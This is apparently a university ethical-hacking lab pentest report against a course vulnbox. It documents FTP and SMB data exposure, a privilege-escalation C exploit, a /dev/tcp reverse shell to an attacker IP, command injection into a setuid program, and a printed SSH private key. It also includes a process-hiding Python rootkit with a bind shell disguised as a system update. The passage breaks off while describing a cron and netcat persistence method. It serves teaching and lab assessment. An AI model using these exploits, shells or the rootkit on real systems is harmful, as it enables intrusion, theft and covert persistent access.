Sapienza Università di Roma

Master of Science in Cybersecurity

Ethical Hacking Lab: Pentest report Group 23

Target Vulnbox ID: **VM_3599882369793414**

Prof. Davide Guerri

Oday Alashoush
Riccardo Versetti
Muhammad Ibraheem
Maria Bimurzayeva

Academic Year 2023/2024

Contents

Introduction

The vulnbox is available at the address: 192.168.64.29. By running a nmap scan, or using a tool like legion, it is easy to notice that the machine has a number of open ports.



Figure 1: Open ports in the vulnbox.

This could be used as a reference, a starting point for all the paths that needs to be discovered during the penetration testing.

How this report is structured

The vulnerabilities are presented as a ”story”, a flow that has been followed during the penetration testing: first of all a local access for a specific user is found, then a procedure of getting privilege escalation from that very same user is made.

To sum up all the vulnerabilities and to split them using categories that were presented in the assignment, the following list can be helpful:

LOCAL ACCESS (LA)

1. RSA key: *reginald* user
2. Sensitive Data Exposure on SMB Server
3. Web vuln: *www-data* user

PRIVILEGE ESCALATION (PE)

1. Weak permissions /usr/bin/nice: *root* user
2. Weak permissions /usr/bin/tshark: *root* user
3. Vulnerable C program: *root* user

1 SSH key in FTP server: *reginald* LA

Exploiting the anonymous connection to the FTP server, it is possible to get access to a couple of files. One of them is a textfile in which is written an email, intended for every user.

Moreover, there is a file, id rsa reginald. Using the file command confirms that it is a private key. This key can be used to connect to the machine as the user *reginald*.

```
ssh -i id_rsa_reginald reginald@192.168.64.29
```

Listing 1: Using the RSA key to access the system as *reginald* user.

This way, a remote access to the machine is established. This could be used as a new starting point for enumerate the system in order to find other vulnerabilities.

2 Weak permissions /usr/bin/nice: root PE

After getting access as *reginald* user, looking for files with strange permissions, using a tool like *linpeas* or the find command. The nice command under /usr/bin/ is owned by *root* but at the same time it is executable by *reginald*.



Figure 2: Output of linpeas command.

It is possible to see that running:

```
/usr/bin/nice /bin/bash
```

Listing 2: First attempt of getting root privileges using /usr/bin/nice.

is not sufficient to get root access, instead to correctly getting privileges and spawning a root shell, there's the need of the "-p" flag to avoid dropping the privileges, or alternatively a C program that can be compiled and executed.



Figure 3: Plain execution of the vulnerable script.

Here is the code of the exploit that can be used to get root access:

```c
// exploit.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

static void r00t_me() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}

int main(int argc, char **argv) {
    r00t_me();
    return 0;
}
```

Listing 3: C program to get root access using /usr/bin/nice.

Once the exploit is been compiled, full root privileges are granted.

```
reginald@vm-3599882369793414:~/new$ gcc e.c -o exploit
reginald@vm-3599882369793414:~/new$ cp exploit /tmp/exploit
reginald@vm-3599882369793414:~/new$ /usr/bin/nice /tmp/exploit
root@vm-3599882369793414:~/new# whoami
root
root@vm-3599882369793414:~/new# ls
```

Figure 4: Compilation and execution of the C exploit.

3 Sensitive Data Exposure on SMB Server

On the SMB server, the following folders are found:

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 192.168.1.86
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        files           Disk
        music           Disk
        secCheck        Disk
        IPC$            IPC       IPC Service (vm-3599882369793414 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.1.86 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 5: Files on SMB server.

We logged in into to the server using anonymous user, in the secCheck folder we found two files one of them is the log_review.log

```
┌──(kali㉿kali)-[~]
└─$ smbclient -U anonymous //192.168.1.86/secCheck

Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 29 08:35:11 2024
  ..                                  D        0  Mon Apr 29 10:42:15 2024
  riddle.txt                          N       90  Thu Dec 30 19:00:00 2021
  log_review.log                      A     1353  Mon Apr 29 08:34:42 2024

                11758760 blocks of size 1024. 4496984 blocks available
smb: \> get log_review.log
getting file \log_review.log of size 1353 as log_review.log (165.2 KiloBytes/sec) (average 165.2 KiloBytes/sec)
smb: \> exi
```

Figure 6: Files in secCheck folder.

In the log_review.log file we found a record stated that a Cron Job enabled for this file /home/engelbert/secCheck/security_check.sh

```
┌──(kali㉿kali)-[~]
└─$ cat log_review.log
Sun Mar 14 08:12:34 UTC 2024 INFO: User 'reginald' initiated database backup
Sun Mar 14 08:14:22 UTC 2024 INFO: Started system update
Sun Mar 14 08:14:35 UTC 2024 INFO: Service 'httpd' has been restarted
Sun Mar 14 08:15:10 UTC 2024 INFO: Checked system integrity, no issues found
Sun Mar 14 08:16:05 UTC 2024 INFO: User 'engelbert' logged in
Sun Mar 14 08:16:19 UTC 2024 INFO: Disk cleanup initiated by system
Sun Mar 14 08:16:30 UTC 2024 INFO: Started network service restart
Sun Mar 14 08:16:45 UTC 2024 INFO: Network service restarted successfully
Sun Mar 14 08:17:00 UTC 2024 INFO: User 'ermenegild' logged in for remote support session
Sun Mar 14 08:17:00 UTC 2024 INFO: User 'engelbert' added cron job for security checks
Sun Mar 14 08:17:01 UTC 2024 INFO: Cron job details: ***** /home/engelbert/secCheck/security_check.sh
Sun Mar 14 08:18:00 UTC 2024 INFO: User 'engelbert' logged out
Sun Mar 14 08:18:18 UTC 2024 INFO: System resource usage is within normal parameters
Sun Mar 14 08:18:45 UTC 2024 INFO: Memory test performed by 'auto-diagnostics'
Sun Mar 14 08:19:00 UTC 2024 INFO: Started system backup
Sun Mar 14 08:19:22 UTC 2024 INFO: Email service 'exch01' queued for restart by admin
Sun Mar 14 08:20:03 UTC 2024 INFO: Firewall rules updated by 'securitybot'
Sun Mar 14 08:20:45 UTC 2024 INFO: Intrusion detection system initiated scan
```

Figure 7: log_review.log

In the reginald user, we created a new file with the same name that it is written in the log_review.log security_check.sh to achieve remote access, the file contains:

```
#!/bin/bash
# Remote server details
REMOTE_SERVER="192.168.1.84"
REMOTE_PORT="4444"
# Establish reverse shell
/bin/bash -c "/bin/bash -i >& /dev/tcp/$REMOTE_SERVER/$REMOTE_PORT 0>&1"
```



Figure 8: security_chech.sh file.

The command establishes a reverse shell connection from the target machine to the attacker's machine.

On the attacker's machine we set a nc listener to listen for the upcoming connections.



Figure 9: Netcat listener

We have successfully obtained a reverse shell.

By going to the ermenegild user, we found an id_rsa in /home/ermenegild/old_files

```
engelbert@vm-3599882369793414:/home/ermenegild/old_files$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
JVxD6eg6I3YWtfAAAACWthbGlAa2FsaQE=
-----END OPENSSH PRIVATE KEY-----
engelbert@vm-3599882369793414:/home/ermenegild/old_files$ █
```

Figure 10: RSA key for user *ermenegild*.

Using the usual command, accessing the system as the user *ermenegild* is granted.



Figure 11: Access to the system as user *ermenegild*.

4 Weak permissions /usr/bin/tshark: root PE

After gaining access to the system as the user *ermenegild* and examining the permissions, particularly those related to sudo, it was noted that this user has passwordless sudo access to the command /usr/bin/tshark.



Figure 12: Sudo privileges check for *ermenegild* user.

A shell can be used to break out from restricted environments by spawning an interactive system shell.

Figure 13: Getting root privesc from *ermenegild*.

5 Reverse shell: *www-data* LA

5.1 SQL injection

With the aid of gobuster tool to enumerate directories, a login page in the website hosted on the machine is found. As reference to this page, the port 80 is open, as shown in 1.



Figure 14: Output of gobuster while inspecting target website.

Trying to connect to the login page, the following form is shown:



Figure 15: Login page of the website.

After some manual SQLi attempts for a sanity check, using the tool sqlmap, it is possible to get the username and password of the admin user.



Figure 16: Credentials leakage.

5.2 File upload

After succesfully logging in, a new form, clearly vulnerable to file uploading, is shown. A PHP reverse shell is the first attempt to upload, but files with .php/.sh extensions are not accepted by the website. After several attempts, it was discovered that .phtml files are accepted.

The payload was uploaded to our HTTP server so that it can be uploaded to the website.

Figure 17: Payload creation.

Then this payload is submitted to the website.



Figure 18: Payload upload.

While listening on the port 1234, the reverse shell is bagged.



Figure 19: Reverse shell.

6 Vulnerable C program: root PE

After gaining access from *reginald*, a C source code with its binary execution is found in *robinald* user's home:



Figure 20: Vulnerable C program.

The user could not be changed to *robinald* because the current privilege level is euid=0 for the user *reginald*.



Figure 21: Execution attempt of the vulnerable C program.

Then the C program is analyzed to understand how it works and how to exploit it. The code is vulnerable and it executes with root privileges and without filtering the input. It seems also that the program is vulnerable to buffer overflow because it does not check the lenght of the input.

```c
// change_ip.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

void main(){
    char new_ip[16];

    // Ask IP address to the user
    puts("Enter the new IP address: ");
    gets(new_ip);

    // Remove the newline character
    new_ip[strcspn(new_ip, "\n")] = 0;

    // Build the command to change
    // the IP address

    char command [50];
    snprintf(command,
    sizeof(command), "ifconfig eth0 %s",
    new_ip);

    // Execute the command with root privileges
    setuid(0);
    system(command);
    return;
}
```

Listing 4: Vulnerable C program source code.

Due to lack of input sanitization, it is possible to exploit the program by injecting a shell command in the input. The following string is fed to the program in order to get root access: 1.2.3.4; /bin/bash.

Figure 22: Exploiting the vulnerable C program.

Now, with the uid as *root*, changing the user to *reginald* is feasible. After that, running again the code leads to having the intended privilege for the intended user.



Figure 23: Getting root access.

Now that all the 6 vulnerabilities have been exploited, the penetration testing is completed. The next step is to establish a persistent access to the system and to clean all the traces left during the penetration testing.

7 Persistent access

After obtaining a root shell, especially due to the fact that any vulnerabilities found and exploited may be patched, it's important to establish a form of persistent access that can withstand these updates. Three different methods will be analyzed in this section.

7.1 Rootkit

A rootkit is a collection of tools that allow an attacker to maintain access to a system while hiding their presence. To maintain persistent root access on the target a rootkit was deployed. This rootkit operates by executing a Python script that creates a socket listening on a predefined port and hides its process from system monitoring tools. The script achieves this by generating a random token and mounting a directory in /tmp to the process's entry in /proc, effectively concealing the process information. This code executes every 10 minutes.

The Python code has been saved in /var/tmp as a hidden file called sys_update.py.

```
root@vm-3599882369793414:/home/robinald# cat /var/tmp/.sys_update.py
#!/usr/bin/python3

import os
import socket
import subprocess
import string
import random as r

# Function to generate a random token and hide the process
def hide_process():
    token = ''.join([r.choice(string.ascii_uppercase + string.digits) for _ in range(5)])
    pid = os.getpid()
    os.system("mkdir /tmp/{} && mount -o bind /tmp/{} /proc/{}".format(token, token, pid))

# Function to create a socket and listen for connections
def create_socket():
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server_socket.bind(('0.0.0.0', 8003))  # Bind to all interfaces on port 8003
    server_socket.listen(5)  # Listen for incoming connections
   # print("Listening on 0.0.0.0:8003")

    while True:
        client_socket, addr = server_socket.accept()
        print(f"Connection received on {addr[0]}:{addr[1]}")

        client_socket.send(b"Connected\n")
        while True:
            try:
                command = client_socket.recv(1024).decode('utf-8')
                if command.lower() == 'exit':
                    break
                output = subprocess.run(command, shell=True, capture_output=True, text=True)
                client_socket.send(output.stdout.encode('utf-8') + output.stderr.encode('utf-8'))
            except:
                break
        client_socket.close()

# Hide the process
hide_process()

# Create and listen on the socket
create_socket()
```

Figure 24: Rootkit code.

After writing the source code, a new systemd service was created with some configurations.



Figure 25: Service of system_update rootkit.

On the attacker's machine, the listener is started using netcat, then the reverse shell with root privilege is succesfully obtained.

Figure 26: Reverse shell.

This technique is very effective because it is difficult to detect the rootkit without good DF knowledge.

7.2 Cronjob

A named pipe (/var/tmp/lo) facilitates communication between the bash shell and netcat (mkfifo /var/tmp/lo).

A cron job is set to run every hour, executing a command that reads from the named pipe, executes a bash shell, and pipes the output to netcat.

```
